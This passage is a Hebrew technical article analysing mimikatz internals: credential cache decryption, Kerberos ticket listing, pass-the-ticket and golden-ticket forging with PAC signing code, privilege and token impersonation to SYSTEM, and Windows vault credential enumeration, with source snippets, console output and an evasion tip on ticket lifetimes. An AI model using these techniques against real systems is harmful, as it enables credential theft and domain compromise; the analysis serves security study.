	kprintf(L"	User	: %.*s\n	Domain : %.*s", pTbal->UserName.Length / sizeof(wchar_t), (PBYTE) pTbal + pTbal->UserName.Buffer
	if(pTbal->flags & 1)
	{
		kprintf(L"\n	* NTLM : ");
		kull_m_string_wprintf_hex(pTbal->NtOwfPassword, sizeof(pTbal->NtOwfPassword), 0);
	}
	if(pTbal->flags & 2)
	{
		kprintf(L"\n	* LM	: ");
		kull_m_string_wprintf_hex(pTbal->LmOwfPassword, sizeof(pTbal->LmOwfPassword), 0);
	}
	if(pTbal->flags & 4)
	{
		kprintf(L"\n	* SHA1 : ");
		kull_m_string_wprintf_hex(pTbal->ShaOwPassword, sizeof(pTbal->ShaOwPassword), 0);
	}
	if(pTbal->flags & 8)
	{
		kprintf(L"\n	* DPAPI: ");
		kull_m_string_wprintf_hex(pTbal->DPAPIProtected, sizeof(pTbal->DPAPIProtected), 0);
	}
}
```

lsadump::cache - בצורה דומה למה שהצגנו עד עכשיו, אופן קבלת ה-system key זהה למקודם וכך גם בעניין המפתח polKey כאשר אנו מקבלים security hive. הקוד מנסה לפענח את המידע שקיים בתוך Secrets\NL$KM\CurrVal באמצעות polKey. נקבל מפתח נוסף שנקרא לו כעת ntKey. כעת, נקרא את הערכים בתוך - Secrets\NL$KM\CurrVal\cache וננסה לפענח אותו בעזרת ה-ntkey ואלגוריתם AES.

Kerberos module - 3 heads and what?

מדובר באחד המודולים האהובים על כותבי המאמר. המודל מכיל כמה פקודות מעניינות שנתייחס לחלקן.

הפקודה **kerberos::list** מציגה את כל ה-ticket-ים של המשתמש (TGT + TGS) שבזיכרון. בשביל כך, הפקודה משתמשת ב-LsaCallKerberosPackage על מנת לתקשר עם חבילות האימות השונות (הפונקציה נוצרה במקור בשביל אפליקציות המבצעות logon; אבל מי קבע שמימיקץ לא אחת כזו?) עם הדגל KerbQueryTicketCacheExMessage המייצג את סוג ההודעה שנרצה לשלוח. האובייקט שנשלח בהודעה:

```
typedef struct _KERB_QUERY_TKT_CACHE_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
} KERB_QUERY_TKT_CACHE_REQUEST,*PKERB_QUERY_TKT_CACHE_REQUEST;
```

כמענה, נקבל תשובה המתאימה לאובייקט:

```
typedef struct _KERB_QUERY_TKT_CACHE_RESPONSE
{
    KERB_PROTOCOL_MESSAGE_TYPE MessageType;
    ULONG CountOfTickets;
    KERB_TICKET_CACHE_INFO Tickets[ANYSIZE_ARRAY];
} KERB_QUERY_TKT_CACHE_RESPONSE, *PKERB_QUERY_TKT_CACHE_RESPONSE;
```

כאשר לפי הדוקומנטציה החלק של ה-ticket-ים יכיל אובייקטים הנראים כך:

```
typedef struct _KERB_TICKET_CACHE_INFO {
  UNICODE_STRING ServerName;
  UNICODE_STRING RealmName;
  LARGE_INTEGER  StartTime;
  LARGE_INTEGER  EndTime;
  LARGE_INTEGER  RenewTime;
  LONG           EncryptionType;
  ULONG          TicketFlags;
} KERB_TICKET_CACHE_INFO, *PKERB_TICKET_CACHE_INFO;
```

ועבור פקודת **kerberos::ask** המגישה TGT לצורך קבלת TGS נשלח את ההודעה (שמנו בהערות את הערכים שהוכנסו לכל שדה):

```
typedef struct _KERB_RETRIEVE_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType; // KerbRetrieveEncodedTicketMessage or 8
  LUID LogonId;  // not referred
  UNICODE_STRING TargetName; // target received from user.
  ULONG TicketFlags;
  ULONG CacheOptions; // to user's choise if he want.
  LONG EncryptionType; // to user's choise if rc4, aes, des...
  SecHandle CredentialsHandle;
} KERB_RETRIEVE_TKT_REQUEST,*PKERB_RETRIEVE_TKT_REQUEST;
```

עבור **Kerberos::ptt**, כלומר Pass-the-Ticket, נשלח את ההודעה:

```
typedef struct _KERB_SUBMIT_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
  ULONG Flags;
  KERB_CRYPTO_KEY32 Key;
  ULONG KerbCredSize;
  ULONG KerbCredOffset;
} KERB_SUBMIT_TKT_REQUEST, *PKERB_SUBMIT_TKT_REQUEST;
```

כאשר סוג ההודעה היא 8 - KerbSubmitTicketMessage ונוסיף את הכרטיס בסוף ההודעה.

בונוס: פקודת **kerberos::golden**. לא היינו יכולים להישאר אדישים לקוד במודל הנוכחי שיוצר את golden ticket. למי שפחות בקיא במתקפה אנחנו ממליצים לקרוא את המאמר **המדהים**[1]:

2nd Step to Tame a Kerberos: Hit It Where It Hurts

מגליון 135 שבו נתנאל כהן ועדי מליאנקר (הנני) מציגים ומסבירים כל סוג מתקפה מבוסס קרברוס בדומיין.

במהלך הפקודה, mimikatz מוציא את כתובת ה-crypto system מהזיכרון בעזרת CDLocateCSystem (לא מתועדת) ומשיג את הזמן הנוכחי בעזרת GetSystemTimeAsFileTime.

[1] הערת העורך :)

הכרטיס שהכלי יוצר יהיה בפורמט:

```
typedef struct _KIWI_KERBEROS_TICKET {
    PKERB_EXTERNAL_NAME ServiceName;
    LSA_UNICODE_STRING  DomainName;
    PKERB_EXTERNAL_NAME TargetName;
    LSA_UNICODE_STRING  TargetDomainName;
    PKERB_EXTERNAL_NAME ClientName;
    LSA_UNICODE_STRING  AltTargetDomainName;

    LSA_UNICODE_STRING  Description;

    FILETIME    StartTime;
    FILETIME    EndTime;
    FILETIME    RenewUntil;

    LONG        KeyType;
    KIWI_KERBEROS_BUFFER    Key;

    ULONG       TicketFlags;
    LONG        TicketEncType;
    ULONG       TicketKvno;
    KIWI_KERBEROS_BUFFER    Ticket;
} KIWI_KERBEROS_TICKET, *PKIWI_KERBEROS_TICKET;
```

כאשר, נשים את ה-username שקיבלנו מהמשתמש בשדה של ClientName ובשם השירות: Krbtgt בדיפולט (ניתן לשים גם שמות של שירותים אחרים. דרך אגב, זו גם הסיבה מדוע אין פקודת "kerberos::**silver**" עבור מתקפת silver ticket ומשתמשים בפונקציה של golden) ואת שם היעד.

לאחר מכן, הקוד מאחסן את הערכים הרלוונטיים עבור הדומיין ומגדיר את הזמנים של הטיקט לפי הקלט מהמשתמש במידה והיה כזה (**הערת סופר**: בחיאתתתת אם אתם יוצרים ticket 'זדוני' תבדקו לפני את פוליסת הדומיין מבחינת הפוליסות של קרברוס [MaxTicketAge, MaxRenewAge, MaxServiceAge] ואל תלכו על **הערך הדיפולטי של 10 שנים**! כן כן מה שקראתם, לפי הקוד הערך הדיפולטי של כל TGT או TGS שאתם יוצרים הוא 10 שניםםםם. רוצים לנחש כמה מסובך לצוות הכחול למצוא טיקטים עם אורך חיים כזה מוגזם? היגיינת OPSEC בסיסית).

כאשר שם השירות אינו krbtgt, נוסיף גם את הדגל KERB_TICKET_FLAGS_initial). בהמשך, ניצור פרטי PAC על המשתמש המתאימים לאובייקט:

```
typedef struct _PAC_INFO_BUFFER {
    ULONG ulType;
    ULONG cbBufferSize;
    ULONG64 Offset;
} PAC_INFO_BUFFER, *PPAC_INFO_BUFFER;

typedef struct _PACTYPE {
    ULONG cBuffers;
    ULONG Version;
    PAC_INFO_BUFFER Buffers[ANYSIZE_ARRAY];
} PACTYPE, *PPACTYPE;
```

נוכל לראות כאן את החלק המבצע את החתימה:

```
status = pCheckSum->InitializeEx(key, keySize, KERB_NON_KERB_CKSUM_SALT, &Context);
if(NT_SUCCESS(status))
{
    pCheckSum->Sum(Context, pacLenght, pacType);
    pCheckSum->Finalize(Context, checksumSrv);
    pCheckSum->Finish(&Context);
    status = pCheckSum->InitializeEx(key, keySize, KERB_NON_KERB_CKSUM_SALT, &Context);
    if(NT_SUCCESS(status))
    {
        pCheckSum->Sum(Context, pCheckSum->CheckSumSize, checksumSrv);
        pCheckSum->Finalize(Context, checksumpKdc);
        pCheckSum->Finish(&Context);
    }
}
```

מה קורה בפועל? ניזכר במה שרשמנו במאמר על [מתקפות Kerberos](#) (עמוד 35) בנוגע לאיך מחושב ה-Checksum:

1. ה-PAC המלא נבנה כולל מקום ל-2 החתימות. תוכן החתימות הוא אפסים.
2. מפעילים את ה-Checksum על ה-PAC במלואו ומכניסים את הפלט למקום חתימת השרת.
3. מפעילים על ה-Checksum שחושב את ה-Checksum עם המפתח של ה-KDC.
4. מכניסים את המידע למיקום של החתימה של ה-KDC.

וזה בדיוק מה שקורה. לאחר מכן, מתבצעת הצפנה על מנת ליצור את החלק של encTicket. קיים תהליך נוסף המתייחס ליצירת AppKrbCred, אך לא נתייחס אליו היות והוא לא סטנדרטי ונדיר. לבסוף, ה-ticket מוכנס בעזרת ההודעה:

```
typedef struct _KERB_SUBMIT_TKT_REQUEST {
  KERB_PROTOCOL_MESSAGE_TYPE MessageType;
  LUID LogonId;
  ULONG Flags;
  KERB_CRYPTO_KEY32 Key;
  ULONG KerbCredSize;
  ULONG KerbCredOffset;
} KERB_SUBMIT_TKT_REQUEST, *PKERB_SUBMIT_TKT_REQUEST;
```

Privilege - כי כולם אוהבים הרשאות

לפני שנתחיל, נזרוק כמה מילים על Access token כי הפרק ידבר עליו. Access token משמש על מנת לתאר security context של תהליך או thread. בכל פעם שמשתמש מתחבר למערכת, LSASS מוסיף לאובייקט שמייצג את משתמש את ה-SIDs שהיוזר מקושר אליהם בנוסף (קבוצות). הוא מסתכל במסד הפוליסות הלוקאלי LGPO של המכונה (אשר מתעדכן אל מול פוליסות הדומיין ב-DC מעת לעת) ולפי כל רשומות ה-SIDs שהיוזר מקושר אליהם מקבל access token שמייצג את ההרשאות ומשאבים שהוא זכאי אליהם.

לאחר יצירת ה-token, LSASS משכפל אותו, יוצר handle שניתן להעביר אל Winlogon (ביחד עם הודעה שהאימות התרחש בהצלחה) וסוגר את ה-handle של עצמו. בצורה דומה, לכל התהליכים של המשתמש, יהיו את העתקים של אותו ה-access token. קרי, מה מותר ומה אסור לתהליכים של היוזר לעשות.

מודל אבטחת המידע של Windows מתבסס על העובדה שכל תהליך הרץ עם token בעל הרשאות **debug** (כמו זה שיש למשתמש Administrator) יוכל לבקש (ולקבל) גישה לכל תהליך הרץ במ"ה. הוא יוכל לקרוא ולכתוב לזיכרון התהליך, להזריק קוד, להשהות ולחדש ריצה של threads ולתשאל מידע על תהליכים אחרים.

בצורה כזו תהליכים כמו Process Explorer ו-Tasks Manager עובדים בשביל למנף את הפונקציונאליות שלהם עבור המשתמש. ברור לנו שמכניזם זה מתנגש חזיתית עם מודלי אבטחת מידע נוספים בפלטפורמה (ומגיע לשרת את mimikatz בצורה מעולה).

המודול Privilege מכיל את הפקודות הבאות:

```
Module :        privilege
Full name :     Privilege module

           debug  -  Ask debug privilege
          driver  -  Ask load driver privilege
        security  -  Ask security privilege
             tcb  -  Ask tcb privilege
          backup  -  Ask backup privilege
         restore  -  Ask restore privilege
          sysenv  -  Ask system environment privilege
              id  -  Ask a privilege by its id
            name  -  Ask a privilege by its name
```

התיאור מסביר בצורה טובה את הפקודות והשימוש שלהן. כלומר, בתור משתמשים שמריצים את mimikatz תחת הרשאות administrator נוכל לבקש הרשאות שונות (ולרוב) לקבל אותן:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # privilege::driver
Privilege '10' OK

mimikatz # privilege::security
Privilege '8' OK

mimikatz # privilege::tcb
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (7) c0000061

mimikatz # privilege::backup
Privilege '17' OK

mimikatz # privilege::restore
Privilege '18' OK

mimikatz # privilege::sysenv
Privilege '22' OK
```

3 שאלות פשוטות עולות מהשימוש הזה בכלי:

- **אונו**: מה אלה ההרשאות האלה?
- **דוס**: למה אנחנו צריכים אותן בכלל?
- **טרס**: איך mimikatz משיג לנו אותן?
- **קואטרו:** למה שביקשנו את tcb זה לא עבד?

נתחיל מהסוף, כאשר ביקשנו את tcb קפצה שגיאה ולא קיבלנו אותו. השגיאה אומרת שלתהליך של mimikatz אין את ההרשאות לבקש את ההרשאות הנ"ל אבל רגעעעע אנחנו רצים תחת משתמש **Administrator**, אז למה עדיין זה לא מתאפשר?

במאמר Inside LSASS רשמתי על תהליכים מוגנים (Protected Procceses Light) ועל היתרון שלהם. אם לתמצת את הנאמר שם הרי זה שישנם תהליכים ליבתיים שמערכת ההפעלה רוצה להגן עליהם. בשביל כך נכנסו לחיינו ה-PPL-ים אשר מחלקים את התהליכים בסביבת Windows ל-8 רמות באמצעות "חתימות" (כל תהליך שרץ במערכת ההפעלה חתום עם תעודה דיגיטלית על ידי יישות כלשהי):

Open for Full Access ↓ | More Secure ↑

Signer Name (PS_PROTECTED_SIGNER)	Level	Used For
PsProtectedSignerWinSystem	7	System and minimal processes (including Pico processes).
PsProtectedSignerWinTcb	6	Critical Windows components. PROCESS_TERMINATE is denied.
PsProtectedSignerWindows	5	Important Windows components handling sensitive data.
PsProtectedSignerLsa	4	Lsass.exe (if configured to run protected).
PsProtectedSignerAntimalware	3	Anti-malware services and processes, including third party. PROCESS_TERMINATE is denied.
PsProtectedSignerCodeGen	2	NGEN (.NET native code generation).
PsProtectedSignerAuthenticode	1	Hosting DRM content or loading user-mode fonts.
PsProtectedSignerNone	0	Not valid (no protection).

ככול שהיישות שחתמה על התהליך חזקה יותר, כך רמת החתימה חזקה יותר וכך ניתן לבקש הרשאות על תהליכים מוגנים אחרים. WinTcb רץ תחת רמה 6 בעוד ש-mimikatz רץ תחת רמה 0. לכן, זה ברור שלא נוכל לקבל את ההרשאות שלו.

בקובץ kuhl_m_privilege.c נוכל לראות את פונקציה kuhl_m_privilege_simple שאחראית על כל הסיפור:

```
NTSTATUS kuhl_m_privilege_simple(ULONG privId)
{
        ULONG previousState;
        NTSTATUS status = RtlAdjustPrivilege(privId, TRUE, FALSE, &previousState);
        if(NT_SUCCESS(status))
                kprintf(L"Privilege \'%u\' OK\n", privId);
        else PRINT_ERROR(L"RtlAdjustPrivilege (%u) %08x\n", privId, status);
        return status;
}
```

המודול משתמש בפונקציה RtlAdjustPrivilege (מאחורי הקלעים עושה שימוש ב-AdjustTokenPrivileges) שמקבלת כפרמטר את מספר ההרשאה הרצויה ומנסה להעלות את הרשאות המשתמש אליו. הפונקציה קוראת את הaccess token ומפעילה/מבטלת הרשאות **שכבר צריכות להיות ל-token**. נוכל לראות את ה-header של הפונקציה (ותכל'ס להבין ממנו הכל):

```
BOOL AdjustTokenPrivileges(
  [in]            HANDLE            TokenHandle,
  [in]            BOOL              DisableAllPrivileges,
  [in, optional]  PTOKEN_PRIVILEGES NewState,
  [in]            DWORD             BufferLength,
  [out, optional] PTOKEN_PRIVILEGES PreviousState,
  [out, optional] PDWORD            ReturnLength
);
```

להלן ה-enum של ההרשאות (מודגשות ההרשאות שניתן לבקש במפורש ב-mimikatz):

```
SeCreateTokenPrivilege = 1,
SeAssignPrimaryTokenPrivilege = 2,
SeLockMemoryPrivilege = 3,
SeIncreaseQuotaPrivilege = 4,
SeUnsolicitedInputPrivilege = 5,
SeMachineAccountPrivilege = 6,
SeTcbPrivilege = 7,
SeSecurityPrivilege = 8,
SeTakeOwnershipPrivilege = 9,
SeLoadDriverPrivilege = 10,
SeSystemProfilePrivilege = 11,
SeSystemtimePrivilege = 12,
SeProfileSingleProcessPrivilege = 13,
SeIncreaseBasePriorityPrivilege = 14,
SeCreatePagefilePrivilege = 15,
SeCreatePermanentPrivilege = 16,
SeBackupPrivilege = 17,
SeRestorePrivilege = 18,
SeShutdownPrivilege = 19,
SeDebugPrivilege = 20,
SeAuditPrivilege = 21,
SeSystemEnvironmentPrivilege = 22,
SeChangeNotifyPrivilege = 23,
SeRemoteShutdownPrivilege = 24,
SeUndockPrivilege = 25,
SeSyncAgentPrivilege = 26,
SeEnableDelegationPrivilege = 27,
SeManageVolumePrivilege = 28,
SeImpersonatePrivilege = 29,
SeCreateGlobalPrivilege = 30,
SeTrustedCredManAccessPrivilege = 31,
SeRelabelPrivilege = 32,
SeIncreaseWorkingSetPrivilege = 33,
SeTimeZonePrivilege = 34,
SeCreateSymbolicLinkPrivilege = 35
```

נשים לב שאת שאר ההרשאות ניתן לדרוש בעזרת id או name:

```
mimikatz # privilege::id 35
Privilege '35' OK
```

Token module - who am I?

נגענו במודל הקודם לא מעט ב-access tokens אז נמשיך עם מודל שלם אשר מוקדש רק להם. כבר עכשיו שווה לעצור שנייה ולומר שאם אתם פחות מכירים את הרעיון של Impersonation Levels ב-Windows אנחנו ממליצים בחום לקרוא את [הדוקומנטציה](#) של Microsoft בנושא (עיניין של פחות מ-5 דקות) לפני הפרק הנוכחי.

המודל **token**, אשר ממומש רובו בקובץ [kuhl_m_token.c](#), מאפשר ל-Mimikatz לקיים אינטראקציה עם Windows authentication tokens, כולל התחזות אל token-ים קיימים, הדפסה שלהם למסך ומציאה כאלה השייכים אל Domain admins על המכונה.בשביל כך, הכלי עושה שימוש במספר פונקציות הממומשות בספריית Advapi32.dll. הדוגמה הכי נפוצה לשימוש במודל היא **token:elevate** להעלאת הרשאות התהליך של תוכנת mimikatz אל NT AUTHORITY\SYSTEM:

```
mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

696     {0;000003e7} 1 D 47493    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;0005c331} 1 F 1396760  JON\domain_admin     S-1-5-21-1403467943-1367565381-54031474-1108    (14g,24p)    Primary
 * Thread Token  : {0;000003e7} 1 D 7190486  NT AUTHORITY\SYSTEM  S-1-5-18        (04g,21p)       Impersonation (Delegation)
```

נעבור על מספר פקודות מוכרות במודל ונסביר כיצד הן עובדות מאחורי הקלעים:

token::whoami - מציג את פרטי ה-token הנוכחיים. הקוד מקבל את ה-access token בעזרת syscalls של OpenProcessToken (קבלת access token המשויך לתהליך הנוכחי) על GetCurrentProcess אשר מחזיר handle לתהליך הנוכחי. בהמשך, אנו מציגים את ה-token של ה-thread בעזרת OpenThreadToken על GetCurrentThread בצורה דומה למקודם. לאחר מכן, הכלי מציג את המידע על ה-token בעזרת קריאה אל GetTokenInformation והדפסתו למסך. די פשוט.

token::Revert - מאפשר לתהליך של mimikatz לחזור אל ה-token הקודם. גם פה המימוש די פשוט - קוראים לפונקציה SetThreadToken(null,null) אשר גורמת ל-thread להפסיק להשתמש ב- impesonation token ואז הקוד מקור מבצע את הלוגיקה של token::whoami על מנת להציג את ה-token הנוכחי למסך.

token::List - שולף מידע על תהליכים במערכת בעזרת NtQuerySystemInformation (כשמו כן הוא) כדוגמת process pid ומבצע על כל pid את הלוגיקה של token::whoami.

token::elevate - ראשית, אנו יוצרים מערך עם המשתמשים הרלוונטיים אליהם נרצה לעבור. בדיפולט, מדובר ב-system ולכן המערך יכיל אותו במידה ולא נספק שם אחר. הפונקציה עוברת על כל המשתמשים במערך, קוראת לפונקציה DuplicateTokenEx עם הדגלים TOKEN_QUERY TOKEN_IMPERSONATE, והדגלים של TokenImpersonation עבור הפרמטר ImpersonationLevel ומשתמשת בפונקציה SetThreadToken(NULL, hNewToken) על מנת לעבור ל-token החדש.

לבסוף, כמובן שגם פה מתבצעת הלוגיקה של token::whoami על מנת להציג את ה-token הנוכחי למסך:

```
if(pData->elevateIt ||  pData->runIt)
{
        if(DuplicateTokenEx(hToken, TOKEN_QUERY | TOKEN_IMPERSONATE | (pData->runIt ? (TOKEN_ASSIGN_PRIMARY |
        {
                if(pData->elevateIt)
                {
                        if(SetThreadToken(NULL, hNewToken))
                        {
                                kprintf(L" -> Impersonated !\n");
                                kuhl_m_token_whoami(0, NULL);
                                isUserOK = FALSE;
                        }
                        else PRINT_ERROR_AUTO(L"SetThreadToken");
                }
```

token::run - ראשית, בדומה ל-token::elevate אנו יוצרים מערך עם המשתמשים הרלוונטיים אליהם נרצה לעבור. בדיפולט, מדובר ב-system ולכן המערך יכיל אותו. לכל משתמש, נקרא ל-DuplicateTokenEx עם מלא מלא דגלים:


TOKEN_QUERY | TOKEN_IMPERSONATETOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_ADJUST_DEFAULT | TOKEN_ADJUST_SESSIONID

ועם הערכים TokenPrimary (אשר מייצג access token שנוצר לרוב על ידי הקרנל ומוקצה לתהליך כדי לייצג את מידע האבטחה המוגדר כברירת מחדל עבור אותו תהליך) עבור TokenType ו-SecurityAnonymous (אשר מאפשר ל-thread להתחזות אל token של כניסה אנונימית) עבור ImpersonationLevel. נשתמש ב-CreateEnvironmentBlock על מנת לייצר את משתני הסביבה המתאימים למשתמש שמכיל את ה-token שאליו נראה להתחזות ולבסוף נריץ תוכנה בהרשאות של המשתמש בעל ה-token שיצרנו בעזרת CreateProcessAsUser.

לאחר שהתהליך נוצר, נעשה שימוש ב-anonymous pipe לתקשורת בין תהליכים, כותבים את הפלט של התהליך החדש ל-anonymous pipe וכך גם הקריאה משם.

Cracking the Vault module

הדרך בה Windows מאכלסת את סיסמאות של tasks scheduled ואפליקציות מקומיות שונות היא באמצעות אובייקטים שנקראים **vaults**. כן כן, מעין כספות ששומרות מידע. מדובר בפיצ'ר די ישן שהגיע עם Windows 7 אבל הוא בהחלט עדיין קיים היום ואפילו עוזר לא פעם בפתרונות בהסמכות אינטרנטיות ~~(אהה אהה)~~. אז איך עובדים איתו? פשוט מאוד, על ידי כניסה אל Credential Manager ניתן להוסיף נתונים ולראות את אלו שכבר קיימים עבור אתרים ואפליקציות:



ניתן למצוא את ה-credentials בנתיב הבא:

```
%Systemdrive%\Users\{Username}\AppData\Local\Microsoft\Credentials
```

נחזור ל-mimikatz. באמצעות הפקודה **vault::list** ניתן להדפיס את תוכן הכספות למסך (במידה ויש כאלה).

בקובץ kuhl_m_vault.c ניתן לראות כיצד mimikatz טוען את ה-vaults ועובר עליהן.

ראשית, באמצעות שימוש בספריית vaultcli.dll הוא מאתחל את המודל ובודק שכל הפונקציות הנדרשות פועלות:

```
NTSTATUS kuhl_m_vault_init()
{
    if(hVaultCli = LoadLibrary(L"vaultcli"))
    {
        VaultEnumerateItemTypes = (PVAULTENUMERATEITEMTYPES) GetProcAddress(hVaultCli, "VaultEnumerateItemTypes");
        VaultEnumerateVaults = (PVAULTENUMERATEVAULTS) GetProcAddress(hVaultCli, "VaultEnumerateVaults");
        VaultOpenVault = (PVAULTOPENVAULT) GetProcAddress(hVaultCli, "VaultOpenVault");
        VaultGetInformation = (PVAULTGETINFORMATION) GetProcAddress(hVaultCli, "VaultGetInformation");
        VaultEnumerateItems = (PVAULTENUMERATEITEMS) GetProcAddress(hVaultCli, "VaultEnumerateItems");
        VaultCloseVault = (PVAULTCLOSEVAULT) GetProcAddress(hVaultCli, "VaultCloseVault");
        VaultFree = (PVAULTFREE) GetProcAddress(hVaultCli, "VaultFree");
        VaultGetItem7 = (PVAULTGETITEM7) GetProcAddress(hVaultCli, "VaultGetItem");
        VaultGetItem8 = (PVAULTGETITEM8) VaultGetItem7;

        isVaultInit = VaultEnumerateItemTypes && VaultEnumerateVaults && VaultOpenVault && VaultGetInformation && VaultEnumerat
    }
    return STATUS_SUCCESS;
}
```

הפקודה list (המיוצגת על ידי פונקציית kuhl_m_vault_list) קוראת לפונקציה VaultEnumerateVaults על מנת לבצע אנומרציה לכספות. בשביל לפתוח handler לכל כספת, הכלי משתמש בפקודות מערכת של VaultOpenVault ו-VaultGetInformation על מנת לאסוף מידע על כל כספת בנפרד. כלומר, מתבצע חיפוש של מיקום הכספות, לאחר מכן מתבצעת משיכה של התוכן שלהן, אחר כך הקוד מפרסר את התוכן ומציג אותו למסך.

במהלך תהליך ה-enumeration, mimikatz מחפשת את התבניות הבאות:

```
const VAULT_SCHEMA_HELPER schemaHelper[] = {
    {{{0x3e0e35be, 0x1b77, 0x43e7, {0xb8, 0x73, 0xae, 0xd9, 0x01, 0xb6, 0x27, 0x5b}}, L"Domain Password"},         NULL},
    {{{0xe69d7838, 0x91b5, 0x4fc9, {0x89, 0xd5, 0x23, 0x0d, 0x4d, 0x4c, 0xc2, 0xbc}}, L"Domain Certificate"},      NULL},
    {{{0x3c886ff3, 0x2669, 0x4aa2, {0xa8, 0xfb, 0x3f, 0x67, 0x59, 0xa7, 0x75, 0x48}}, L"Domain Extended"},         NULL},
    {{{0xb2e033f5, 0x5fde, 0x450d, {0xa1, 0xbd, 0x37, 0x91, 0xf4, 0x65, 0x72, 0x0c}}, L"Pin Logon"},               kuhl_m_vault_list_descItem_PINLogon
    {{{0xb4b8a12b, 0x183d, 0x4908, {0x95, 0x59, 0xbd, 0x8b, 0xce, 0x72, 0xb5, 0x8a}}, L"Picture Password"}, kuhl_m_vault_list_descItem_PINLogonOrPicturePasswor
    {{{0xfec87291, 0x14f6, 0x40b6, {0xbd, 0x98, 0x7f, 0xf2, 0x45, 0x98, 0x6b, 0x26}}, L"Biometric"},               kuhl_m_vault_list_descItem_PINLogon
    {{{0x1d4350a3, 0x330d, 0x4af9, {0xb3, 0xff, 0xa9, 0x27, 0xa4, 0x59, 0x98, 0xac}}, L"Next Generation Credential"},      kuhl_m_vault_list_descItem_ngc},
};
```

כאשר כל GUID מייצג סוג אובייקט אחר. נסכם הכל יפה יפה בטבלה:

